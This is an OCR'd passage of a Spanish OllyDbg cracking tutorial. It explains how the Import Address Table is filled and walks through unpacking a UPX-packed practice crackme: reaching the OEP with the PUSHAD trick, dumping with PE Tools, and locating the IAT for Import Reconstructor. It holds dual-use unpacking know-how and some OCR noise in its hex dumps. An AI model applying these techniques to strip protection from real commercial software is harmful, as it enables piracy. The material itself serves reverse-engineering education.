004031D4  2E 8C D1 77 1B C0 D1 77 F9 D7 D1 77 8C 14 D2 77  .ïÐw←└Ðw¨ïÐwï¶Ëw
004031E4  09 B6 D1 77 5E 02 D2 77 EE D4 D1 77 1C B1 D3 77  .ÄÐw^☻Ëw¯ÊÐw∟▒Ëw
```

Alli lo vemos es la primera entrada de la IAT ya cuando llego al entry point y muestra el valor que tiene esa api en mi maquina.

Asi saltara a la siguiente entrada de la IAT, que halla facilmente sumandole 4 a esta, y busca el siguiente puntero al nombre de la proxima api.

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403184  42 8C D1 77 9D 8F D1 77 3E 0B D2 77 24 15 D3 77  B╠Ñw¥Å╤w>♂╥w$§╙w
00403194  4C 1F D3 77 D4 B6 D1 77 E8 0F D2 77 24 13 D2 77  L▼╙w╘╢╤w╒*╥w$‼╥w
004031A4  DA 5E D2 77 60 DA D1 77 EA 04 D5 77 11 12 D2 77  ┌^╥w`┌╤w╓♦╒w◄↕╥w
004031B4  35 EE D3 77 F5 B5 D1 77 9C FA D2 77 EC DB D1 77  5¯╙w§Å╤w£·╥w╙▄╤w
004031C4  F6 8B D1 77 83 F7 D4 77 A4 D8 D1 77 9A F3 D2 77  ÷ï╤wâ▪╘w╡ï╤w╙¾╥w
004031D4  2E 8C D1 77 1B C0 D1 77 F9 D7 D1 77 8C 14 D2 77  .╠╤w←└╤w¨╫╤w╠¶╥w
004031E4  09 B6 D1 77 5E 02 D2 77 FE D4 D1 77 1C B1 D3 77  ○╢╤w^☻╥w■╘╤w∟▒╙w
```

Por supuesto mira en el ejecutable y este es

```
File C:\Documents and Settings\Ricardo\Escritorio\32-IN...
00000F88  D8 32 00 00 EC 32 00 00 FA 32 00 00 0E 33 00 00  ï2..ÿ2..·2..♫3..
00000F98  1C 33 00 00 2C 33 00 00 3A 33 00 00 46 33 00 00  ∟3..,3..:3..F3..
00000FA8  54 33 00 00 60 33 00 00 6E 33 00 00 80 33 00 00  T3..`3..n3..Ç3..
00000FB8  8C 33 00 00 9E 33 00 00 B6 33 00 00 C4 33 00 00  î3..×3..Ä3..─3..
00000FC8  D8 33 00 00 E4 33 00 00 F2 33 00 00 02 34 00 00  ï3..ä3..≥3..☻4..
00000FD8  0E 34 00 00 1E 34 00 00 2E 34 00 00 40 34 00 00  ♫4..▲4...4..@4..
00000FE8  4E 34 00 00 60 34 00 00 72 34 00 00 84 34 00 00  N4..`4..r4..ä4..
00000FF8  98 34 00 00 A6 34 00 00 B2 34 00 00 BE 34 00 00  ÿ4..ª4..▒4..¥4..
00001008  CC 34 00 00 D4 34 00 00 E2 34 00 00 F4 34 00 00  ╠4..╘4..Γ4..¶4..
00001018  00 00 00 00 02 35 00 00 12 35 00 00 1E 35 00 00  ....☻5..↕5..▲5..
```

32d8 o sea 4032d8, mira el nombre de la api siguiente alli y como no hallo un cero en la entrada, sabe que continua con las apis de user32.dll.

```
Address   Hex dump                                          ASCII
004032D8  00 00 47 65 74 53 79 73 74 65 6D 4D 65 74 72 69  ..GetSystemMetri
004032E8  63 73 00 00 00 00 4C 6F 61 64 43 75 72 73 6F 72  cs....LoadCursor
004032F8  41 00 00 00 4C 6F 61 64 41 63 63 65 6C 65 72 61  A...LoadAccelera
00403308  74 6F 72 73 41 00 00 00 4D 65 73 73 61 67 65 42  torsA...MessageB
00403318  65 65 70 00 00 00 47 65 74 57 69 6E 64 6F 77 52  eep...GetWindowR
00403328  65 63 74 00 00 00 4C 6F 61 64 53 74 72 69 6E 67  ect...LoadString
00403338  41 00 00 00 4C 6F 61 64 49 63 6F 6E 41 00 00 00  A...LoadIconA...
```

La segunda api es GetSystemMetrics hallara la direccion y la guardara en la segunda entrada de la iat y asi, seguira buscando apis en user32.dll hasta que llegue a una entrada con todos ceros si vemos la iat en el ejecutable.

```
00000F88  D8 32 00 00 EC 32 00 00 FA 32 00 00 0E 33 00 00  ï2..ÿ2..·2..♫3..
00000F98  1C 33 00 00 2C 33 00 00 3A 33 00 00 46 33 00 00  ∟3..,3..:3..F3..
00000FA8  54 33 00 00 60 33 00 00 6E 33 00 00 80 33 00 00  T3..`3..n3..Ç3..
00000FB8  8C 33 00 00 9E 33 00 00 B6 33 00 00 C4 33 00 00  î3..×3..Ä3..─3..
00000FC8  D8 33 00 00 E4 33 00 00 F2 33 00 00 02 34 00 00  ï3..ä3..≥3..☻4..
00000FD8  0E 34 00 00 1E 34 00 00 2E 34 00 00 40 34 00 00  ♫4..▲4...4..@4..
00000FE8  4E 34 00 00 60 34 00 00 72 34 00 00 84 34 00 00  N4..`4..r4..ä4..
00000FF8  98 34 00 00 A6 34 00 00 B2 34 00 00 BE 34 00 00  ÿ4..ª4..▒4..¥4..
00001008  CC 34 00 00 D4 34 00 00 E2 34 00 00 F4 34 00 00  ╠4..╘4..Γ4..¶4..
00001018  00 00 00 00 02 35 00 00 12 35 00 00 1E 35 00 00  ....☻5..↕5..▲5..
00001028  2C 35 00 00 3A 35 00 00 44 35 00 00 52 35 00 00  ,5..:5..D5..R5..
00001038  5E 35 00 00 72 35 00 00 7E 35 00 00 00 00 00 00  ^5..r5..~5......
00001048  8C 35 00 00 A2 35 00 00 B4 35 00 00 00 00 00 00  î5..ó5..┤5......
00001058  C4 35 00 00 D0 35 00 00 DC 35 00 00 E8 35 00 00  ─5..╨5..▄5..Φ5..
00001068  FA 35 00 00 0C 36 00 00 16 36 00 00 20 36 00 00  ·5...6...6.. 6..
00001078  30 36 00 00 00 00 00 00 3C 36 00 00 50 36 00 00  06......<6..P6..
00001088  64 36 00 00 00 00 00 00 55 53 45 52 33 32 2E 64  d6......USER32.d
00001098  6C 6C 00 4B 45 52 [illegible] 45 4C 33 32 2E 64 6C 6C 00  ll.KERNEL32.dll.
000010A8  43 4F 4D 43 54 4C 33 32 2E 44 4C 4C 00 47 44 49  COMCTL32.DLL.GDI
```

Vemos que seguira buscando en user32.dll hasta que halle ese cero donde retorna al siguiente IID

```
Address   Hex dump                                          ASCII
00403000  78 30 00 00 00 00 00 00 00 00 00 00 90 32 00 00  x0..........É2..
00403010  84 31 00 00 10 31 00 00 00 00 00 00 00 00 00 00  ä1..►1..........
00403020  9B 32 00 00 1C 32 00 00 3C 31 00 00 00 00 00 00  ¢2..∟2..<1......
00403030  00 00 00 00 A8 32 00 00 48 32 00 00 4C 31 00 00  ....¿2..H2..L1..
00403040  00 00 00 00 00 00 00 00 B5 32 00 00 58 32 00 00  ........Á2..X2..
00403050  74 32 00 00 00 00 00 00 00 00 00 00 BF 32 00 00  t1..........┐2..
00403060  80 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Ç2..............
00403070  00 00 00 00 00 00 00 00 CC 32 00 00 D8 32 00 00  ........╠2..ï2..
```

Cuyos 4 y 5to puntero son esos, el 4to le dice que en 40329b esta el nombre de la 2 dll donde buscara nombres.

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
0040329B  4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00 43 4F 4D  KERNEL32.dll.COM
004032AB  43 54 4C 33 32 2E 44 4C 4C 00 47 44 49 33 32 2E  CTL32.DLL.GDI32.
004032BB  64 6C 6C 00 43 4F 4D 44 4C 47 33 32 2E 64 6C 6C  dll.COMDLG32.dll
004032CB  00 00 00 4B 69 6C 6C 54 69 6D 65 72 00 00 00 47  ...KillTimer...G
004032DB  65 74 53 79 73 74 65 6D 4D 65 74 72 69 63 73 00  etSystemMetrics.
```

Que es Kernel32.dll y la primera entrada de la iat donde buscara sera la que esta a continuacion del cero o sea 40321c.

```
Address   Hex dump                                          ASCII
0040320C  16 48 D2 77 1E AC D6 77 42 10 D2 77 00 00 00 00  ▬HÒw▲¬ÖwB►Òw....
0040321C  C1 C9 80 7C 99 6B 82 7C 2F FE 80 7C 2D FF 80 7C  ┴╔Ç│Öké│/■Ç│- Ç│
0040322C  E0 C6 80 7C 77 9B 80 7C 9F 0F 81 7C 29 B5 80 7C  óªÇ│w¢Ç│ƒ*ü│)µÇ│
0040323C  0E 18 80 7C A2 CA 81 7C 00 00 00 00 DD 15 C5 58  ♫↑Ç│ó╩ü│....│§┼X
0040324C  21 9B C4 58 3B 8B C6 58 00 00 00 00 0C BC EF 77  !¢-X;ïªX.....╝'w
0040325C  26 F1 F0 77 E9 49 F2 77 68 E0 EF 77 E1 61 EF 77  &±-wúI=whó'wβa'w
0040326C  C9 DD F0 77 51 E0 F0 77 2D 6C EF 77 98 6E EF 77  ╔¦-wQó-w-l'wÿn'w
0040327C  00 00 00 00 D8 7C 37 76 1E 31 36 76 CD 46 38 76  ....ï│7v▲16v═F8v
0040328C  00 00 00 00 55 53 45 52 33 32 2E 64 6C 6C 00 4B  ....USER32.dll.K
```

Alli vemos el cero que determino que no hay mas apis de user32.dll y en 40321c empiezan las de Kernel32.dll donde buscara en el ejecutable el primer puntero a la string y llenara aquí con el valor de la api correcta.

Creo que es muy importante entender bien esto, trate de explicarlo y repetirlo varias veces para que quede pero creo que con solo una leida eso no queda en la mente traten de grabarselo con fuego pues esto es la base de todo el tema de la reconstruccion de las IATs y aunque ya veremos en la parte siguiente que hay tools que nos ayudan a hacer el trabajo pesado sin tener que revisar todo esto, es muy importante saber como trabaja todo, asi cualquier problema o caso raro, no nos quedaremos a un costado del camino y siempre podremos entender que esta pasando.

En la parte siguiente arreglaremos IATs no lloren jeje ya tienen suficiente con comprender como trabajan por ahora jejejejeje.


Hasta la 34
Riardo Narvaja
27/02/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 34


En la parte 33 vimos como funciona el sistema de la IT y IAT, yo se y los que saben reparar una IAT, pueden pensar que no es necesario saber como funciona, ya que hay tools que reparan una iat casi automaticamente, pero yo les aseguro que es bueno saber como funciona y que ocurre en cada momento, porque hay muchos packers que engañan a las tools y las hacen fallar, por lo cual en esos casos hay que saber razonar y pensar que esta pasando para hacer alguna correcion a mano, o poder moverse con facilidad.

Empezaremos con algo facil el Crackme de Cruehead empacado con UPX, realizaremos el proceso de desempacado completo aquí para unir todo lo que vimos y al final repararemos la IAT, para que quede funcional.

Como vimos el primer paso era llegar al OEP, por lo cual abro en OLLYDBG el CC o sea el Crackme de Cruehead.




Aplicare el metodo del PUSHAD para llegar al OEP apreto f7 para pasar el PUSHAD.




Ahora marco ESP-FOLLOW IN DUMP.

Y en el dump vere los registros que guardo, y marcare los primeros 4 bytes, y pondre un HARDWARE BPX ON ACCESS.



Y doy RUN, parara en el salto al OEP.

Bueno ya estoy en el salto al OEP, apreto f7 y llego al mismo.




Bueno ya llegamos, al punto donde el programa esta desempacado en memoria ahora lo dumpearemos.

Como vimos en partes anteriores, existen muchos dumpeadores, incluso el OLLYDBG tiene un plugin llamado OLLYDMP que dumpea muy bien, pero como ya vimos como se hace con el LORD PE, ahora utilizaremos PE -TOOLS que pueden bajarse desde:


http://www.uinc.ru/files/neox/PE_Tools.shtml

Como nos cansaremos de desempacar, y de practicar mas adelante en futuros desempacados tambien usaremos el plugin OLLYDMP asi aprendemos a usar todos.


Abramos el PE-TOOLS sin cerrar el OLLYDBG que esta detenido en el OEP.




Bueno alli esta el proceso que en este caso se llama crackme.exe ya que perdi el que se llamaba crackmeUPX y lo hice de nuevo y me olvide de cambiarle el nombre, pero es lo mismo, se llame como se llame es el crackme de cruehead empacado con UPX y detenido en el OEP.




Haciendo click derecho-DUMP FULL



Bueno ya esta dumpeado ahora vamos a la reparacion de la IAT cerramos el PE TOOLS vimos que el DUMPED lo guardo en la carpeta del PE TOOLS, asi que lo buscamos y lo copiamos a la carpeta donde esta el mismo Crackme de Cruehead empacado con UPX.



Bueno ya sabemos que aun falta reparar la iat, igual probamos ver que pasa si lo ejecutamos, hacemos doble click en el dumped.exe y..




Bueno como ven hay que reparar la IAT, aunque corriera en nuestra maquina, debemos reparar la IAT para que funcione en cualquier maquina y no solo en la nuestra, para ello usaremos el IMPORT RECONSTRUCTOR, por supuesto no cerramos el OLLYDBG con el CC empacado con UPX detenido en el OEP, pues el IMP REC trabaja sobre el.

http://www.ricnar456.dyndns.org/HERRAMIENTAS/F-G-H-I-J-K/ImportReconstructor16f.zip

user y pass:hola

pueden bajarlo desde alli.



Lo abrimos y buscamos el proceso del crackme de cruehead con UPX que esta detenido en el OEP.

Ahora bien un tema que complica a muchisimos newbies es hallar el inicio y final de la IAT, por supuesto en el crackme que tenemos detenido en el OEP ya vimos que el packer destruyo la IT, por lo cual el primer Image Import descriptor cuyo 4 puntero marca el nombre de la dll y el 5to marca la primera entrada de la iat correspondiente a esa dll, no los tenemos, por lo cual debemos utilizar otros metodos para hallarla.


Por supuesto sabemos que las llamadas a las apis generealmente son realizadas con JMPs indirectos o CALLs indirectos del tipo.

JMP [xxxxxxx] o CALL [xxxxxx]

y como hemos visto en la parte anterior el programa toma la direccion de la api en nuestra maquina de la IAT, que es el deposito de direcciones de las apis en nuestra maquina, busquemos un salto a una api en el empacado, para lo cual miremos en el OLLYDBG con el CC empacado, parado en el OEP.

```
00401000   6A 00          PUSH 0
00401002   E8 FF040000    CALL 00401506                    JMP to kernel32.GetModuleHandleA
00401007   A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00          PUSH 0
0040100E   68 F4204000    PUSH 4020F4                      ASCII "No need to disasm the code!"
00401013   E8 A6040000    CALL 004014BE                    JMP to USER32.FindWindowA
00401018   0BC0           OR EAX,EAX
0040101A   74 01          JE SHORT 0040101D                CRACKME.0040101D
0040101C   C3             RETN
0040101D   C705 64204000  MOV DWORD PTR DS:[402064],4003
00401027   C705 68204000  MOV DWORD PTR DS:[402068],401128
00401031   C705 6C204000  MOV DWORD PTR DS:[40206C],0
```

Alli en la segunda linea vemos un CALL que ollydbg nos dice que ira a una api, aunque previo paso por los JMPS INDIRECTOS, asi que marquemos esa linea y hagamos FOLLOW




```
00401506 - FF25 38324000  JMP DWORD PTR DS:[403238]   kernel32.GetModuleHandleA
0040150C - FF25 3C324000  JMP DWORD PTR DS:[40323C]   kernel32.ReadFile
00401512 - FF25 40324000  JMP DWORD PTR DS:[403240]   kernel32.ExitProcess
00401518 - FF25 48324000  JMP DWORD PTR DS:[403248]   COMCTL32.InitCommonControls
0040151E - FF25 4C324000  JMP DWORD PTR DS:[40324C]   COMCTL32.CreateToolbarEx
00401524 - FF25 50324000  JMP DWORD PTR DS:[403250]   COMCTL32.CreateToolbar
0040152A - FF25 58324000  JMP DWORD PTR DS:[403258]   GDI32.TextOutA
00401530 - FF25 5C324000  JMP DWORD PTR DS:[40325C]   GDI32.StartPage
00401536 - FF25 60324000  JMP DWORD PTR DS:[403260]   GDI32.StartDocA
0040153C - FF25 64324000  JMP DWORD PTR DS:[403264]   GDI32.GetTextMetricsA
00401542 - FF25 68324000  JMP DWORD PTR DS:[403268]   GDI32.GetStockObject
00401548 - FF25 6C324000  JMP DWORD PTR DS:[40326C]   GDI32.EndPage
0040154E - FF25 70324000  JMP DWORD PTR DS:[403270]   GDI32.EndDoc
00401554 - FF25 74324000  JMP DWORD PTR DS:[403274]   GDI32.DeleteObject
0040155A - FF25 78324000  JMP DWORD PTR DS:[403278]   GDI32.DeleteDC
00401560 - FF25 80324000  JMP DWORD PTR DS:[403280]   COMDLG32.GetSaveFileNameA
00401566 - FF25 84324000  JMP DWORD PTR DS:[403284]   COMDLG32.GetOpenFileNameA
0040156C - FF25 88324000  JMP DWORD PTR DS:[403288]   COMDLG32.PrintDlgA
00401572   0000           ADD BYTE PTR DS:[EAX],AL
```

Alli encontramos la tabla de saltos que tomando valores de la IAT, nos lleva a cada API, como vemos estos saltos comienzan con los opcodes FF 25, por lo cual muchas veces veran en tutes que directamente haces un search for bynary string y buscan FF 25, y llegan hasta aquí mas rapidamente.

